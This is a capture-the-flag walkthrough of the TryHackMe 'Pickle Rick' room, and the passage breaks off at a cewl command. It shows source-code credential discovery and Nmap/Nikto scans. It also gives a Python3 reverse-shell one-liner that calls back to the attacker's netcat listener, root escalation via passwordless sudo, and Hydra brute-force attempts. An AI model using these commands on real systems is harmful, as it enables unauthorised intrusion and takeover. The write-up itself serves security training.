


Pickle Rick Walk-Through

TryHackMe Notes



Pete Groehler (kaliknight)


TOOLS & TECHNIQUES USED

- Source Code Evaluation
- Nmap
- Nikto
- Directory Transversal
- Reverse Shell Generator
- Netcat

INTRODUCTION

The Rick & Morty-themed Pickle Rick room involves exploiting a web application/web server to locate 3 ingredients to help Rick make a potion to transform himself back into a human from a pickle.

We are provided with the IP address for the application (10.10.152.71), which resolves to this landing page:



Help Morty!


Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!

PROCEDURE

Before going into the command line and conducting a port scan, I made sure to see if there was anything hidden in the source code of the application within the browser itself.

I was able to discover a comment within the source code referencing a username of **R1ckRul3s**.



```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10  <style>
11    .jumbotron {
12      background-image: url("assets/rickandmarty.jpeg");
13      background-size: cover;
14      height: 340px;
15    }
16  </style>
17 </head>
18 <body>
19
20  <div class="container">
21    <div class="jumbotron"></div>
22    <h1>Help Morty!</h1></br>
23    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
24    <p>I need you to <b>*BURRRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pi
25    I have no idea what the <b>*BURRRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
26  </div>
27
28  <!--
29
30    Note to self, remember username!
31
32    Username: R1ckRul3s
33
34  -->
35
36 </body>
37 </html>
38
```

Not locating anything else of interest in the source code for the application within the browser, I transitioned into the command line to conduct some port and vulnerability scanning.


I began with an Nmap scan, with an optional argument to display software versions (-sV). Nmap noted two open ports running services, Port 22 (ssh) running OpenSSH and Port 80 (http) running Apache:

```
Starting Nmap 7.60 ( https://nmap.org ) at 2024-02-06 18:12 GMT
Nmap scan report for ip-10-10-152-71.eu-west-1.compute.internal (10.10.152.71)
Host is up (0.0080s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 02:1A:6A:91:BA:A1 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


Next, I utilized the Nikto web application vulnerability scanner to look for any vulnerabilities to the web application that may be exploitable. Nikto was able to note the existence of **/robots.txt** that showed no disallow entries and the existence of **/login.php**, as well as allowed HTTP methods:


```
root@ip-10-10-61-72:~# nikto -h 10.10.152.71
- Nikto v2.1.5
-----
+ Target IP:      10.10.152.71
+ Target Hostname: ip-10-10-152-71.eu-west-1.compute.internal
+ Target Port:    80
+ Start Time:     2024-02-06 18:38:34 (GMT0)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x426 0x5818ccf125686
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which is odd).
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 7 item(s) reported on remote host
+ End Time:      2024-02-06 18:38:44 (GMT0) (10 seconds)
-----
+ 1 host(s) tested
```

Inspecting the contents of /robots.txt (which should contain data relating to allowing/disallowing web crawlers), I was able to locate a potential password, **Wubbalubbadubdub**



Transitioning to the located /login.php and inputting the found credentials (**R1ckRul3s : Wubbalubbadubdub**), we are able to access /portal.php and receive a command prompt.






Command Panel

Execute


Inspecting the other extensions (“Potions”, “Creatures”, “Potions”, and “Beth Clone Notes”) are all met with denial messages after redirecting to /denied.php:



Only the **REAL** rick can view this page..




Using the Command Panel segment, I began exploring the file system in an attempt to locate any pivot points. Using pwd command, noted current directory path as `/var/www/html` :



Listing the contents of the directory via the ls command (including hidden contents via -a option), shows two .txt documents of interest, **Sup3rS3cretPick13Ingred.txt** and **clue.txt**.


Command Panel



Attempting to use the cat command to read both documents shows a “Command Disabled” prompt (likely meaning that a denial list exists somewhere in the file system).

Command Panel

Command disabled to make it hard for future **PICKLEEEE RICCKKKK**.



Attempting directory transversal to attempt to gain access to the user's home directory to avoid the denial list and possibly gain access to additional directories fails.

Command Panel

```
cd ../../../../
```

Execute

Command Panel

```
pwd
```

Execute

```
/var/www/html
```

Attempt to read documents using grep for all characters (". " option) to view Sup3rS3cretPickl3Ingred.txt is successful (**Flag 1**)

Command Panel

```
grep . Sup3rS3cretPickl3Ingred.txt
```

Execute

```
mr. meeseek hair
```

Attempting to use grep command for all characters (“.” option) recursively through the entire file system (-R option) to read all files at once to read hidden documents.

Command Panel

Execute

```
assets/jquery.min.js:/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.
```

```
assets/jquery.min.js:!function(e,t){"use strict";"object"==typeof module&&"object"==typeof
"},col:[2,"", "
"},tr:[2,"", "
"},td:[3,"", "

```

"},_default:[0,"", ""]);ge.optgroup=ge.option,ge.tbody=ge.tfoot=ge.colgroup=ge.caption=ge.th
denied.php:
denied.php:
denied.php:
denied.php:

```
denied.php:
```

```
denied.php:
```

```
denied.php:
```

```
denied.php:
```

Rick Portal

```
denied.php:
```

```
denied.php:
```

```
denied.php:
```

Commands

```
denied.php:
```

Inspecting the source code after running grep recursively, we are able to reveal the contents of the denied commands list. ****sudo is not on denied list****

```
<?php
function contains($str, array $arr)
{
    foreach($arr as $a) {
        if (strpos($str,$a) !== false) return true;
    }
    return false;
}
// Cant use cat
$cmds = array("cat", "head", "more", "tail", "nano", "vim", "vi");
if(isset($_POST["command"])) {
    if(contains($_POST["command"], $cmds)) {
        echo "</br><p><u>Command disabled</u> to make it hard for future <b>PICKLEEEE RICCKKKK</b>.</p><img src='assets/fail.gif'>";
    } else {
        $output = shell_exec($_POST["command"]);
        echo "</br><pre>$output</pre>";
    }
}
?>
```

Listing sudo privileges shows the user can use all sudo commands without a password.

Command Panel

Execute

Matching Defaults entries for www-data on ip-10-10-152-71.eu-west-1.compute.internal:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-152-71.eu-west-1.compute.internal:

(ALL) NOPASSWD: ALL

Without the ability to escape or escalate privileges via the web application, a reverse shell is needed. Checking the web application for the presence of Python3 executes.

Command Panel

```
python3 -c "print('hello')"
```

Execute

```
hello
```

Utilizing <https://www.revshells.com/> to generate a listener via **netcat** utilizing Python3

Reverse Shell Generator

IP & Port

IP: 10.10.211.204 Port: 9001 +1

Listener

☒ Advanced

```
nc -lvp 9001
```

Type: nc

Copy

Reverse Bind MSFVenom HoaxShell

OS: All Name: Search... ☒ Show Advanced

- Python #2
- Python3 #1
- Python3 #2
- Python3 Windows
- Python3 shortest

```
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.211.204",9001));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

Set listener on attack box and execute Python script in web application, gaining reverse shell.

Command Panel

```
python3 -c 'import os,pty,socket;s=socket.socket();s.connect(("10.10.211.204",1234));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

Execute

```
root@ip-10-10-211-204:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.152.71 34694 received!
$
```

Utilize Python3 to stabilize the shell.

```
python3-c 'import pty; pty.spawn("/bin/bash")'
sh: 2: python3-c: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ip-10-10-152-71:/var/www/html$
```

Utilize known sudo privileges (all commands without a password) to become root by executing sudo bash command.

```
www-data@ip-10-10-152-71:/var/www/html$ sudo bash
sudo bash
root@ip-10-10-152-71:/var/www/html# whoami
whoami
root
```

List contents of current directory (**/root**) showed 3rd.txt, which contains ****Flag 3****

```
root@ip-10-10-152-71:~# pwd
pwd
/root
root@ip-10-10-152-71:~# ls
ls
3rd.txt  snap
root@ip-10-10-152-71:~# cat 3rd.txt
cat 3rd.txt
3rd ingredients: fleeb juice
```

Inspect **/home** directory to determine which users have a home directory, noting that user rick has a home directory. After changing into the directory, not presence of “second ingredients.” Using cat * command, locate ****Flag 2****

```
root@ip-10-10-152-71:/home/rick# cat *
cat *
1 jerry tear
```

WHAT IF'S: CAN WE COMPLETE THE ROOM A DIFFERENT WAY?

Brute Force SSH or Login with Hydra

With Port 22 (ssh) open and a username, I attempted to use hydra to brute force ssh using the rockyou.txt wordlist to attempt to gain access, but was unsuccessful. Even with the correct password, ssh does not allow a direct connection using the username:password.

```
root@ip-10-10-61-72:~# hydra -l RickRu13s -P /usr/share/wordlists/rockyou.txt ssh://10.10.152.71
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or
for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-02-06 18:24:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tas
ks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries
per task
[DATA] attacking ssh://10.10.152.71:22/
[ERROR] target ssh://10.10.152.71:22/ does not support password authentication.
```

Hydra also appears to fail when attempting to brute force the login page with HTTP Post method and the rockyou wordlist (should fail due to the password not being present). I attempted to refactor the command multiple times to see if it would work and still get errors. Something appears to not be catching invalid password entries.

```
root@ip-10-10-135-2:~# hydra -l RickRu13s -P /usr/share/wordlists/rockyou.txt 10.10.172.5 http-post-form "/login.php:username=^USER^&password=^PASS^:Invalid username or password" -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-02-07 14:50:15
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.172.5:80//login.php:username=^USER^&password=^PASS^:Invalid username or password
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "123456" - 1 of 14344398 [child 0] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "12345" - 2 of 14344398 [child 1] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "123456789" - 3 of 14344398 [child 2] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "password" - 4 of 14344398 [child 3] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "iloveyou" - 5 of 14344398 [child 4] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "princess" - 6 of 14344398 [child 5] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "1234567" - 7 of 14344398 [child 6] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "rockyou" - 8 of 14344398 [child 7] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "12345678" - 9 of 14344398 [child 8] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "abc123" - 10 of 14344398 [child 9] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "nicole" - 11 of 14344398 [child 10] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "daniel" - 12 of 14344398 [child 11] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "babygirl" - 13 of 14344398 [child 12] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "monkey" - 14 of 14344398 [child 13] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "lovely" - 15 of 14344398 [child 14] (0/0)
[ATTEMPT] target 10.10.172.5 - login "RickRu13s" - pass "jessica" - 16 of 14344398 [child 15] (0/0)

[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: 12345
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: password
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: iloveyou
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: 1234567
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: 123456
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: 123456789
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: princess
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: rockyou
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: 12345678
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: abc123
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: nicole
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: daniel
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: babygirl
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: monkey
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: lovely
[80][http-post-form] host: 10.10.172.5 login: RickRu13s password: jessica

1 of 1 target successfully completed, 16 valid passwords found
```


Locate Rick's Username or Password with Cewl or Wget

Another idea for moving forward with the room I had was to locate Rick's username if I managed to not inspect the source code on the original landing page for the application or the password if I did not inspect /robots.txt using a tool like cewl or wget.

While cewl will not instinctively find the password which is hidden in /robots.txt unless specifically pointed at the URL, it does come fairly close to finding the username.

Setting cewl to a depth of 4 (-d 4) and using a minimum word length of 4 (-m 4) to account for the username possibility of "rick", cewl does generate a wordlist that contains neither the username nor the password.

```
root@ip-10-10-135-2:~# cewl -d 4 -m 4 -w docswords.txt http://10.10.172.5
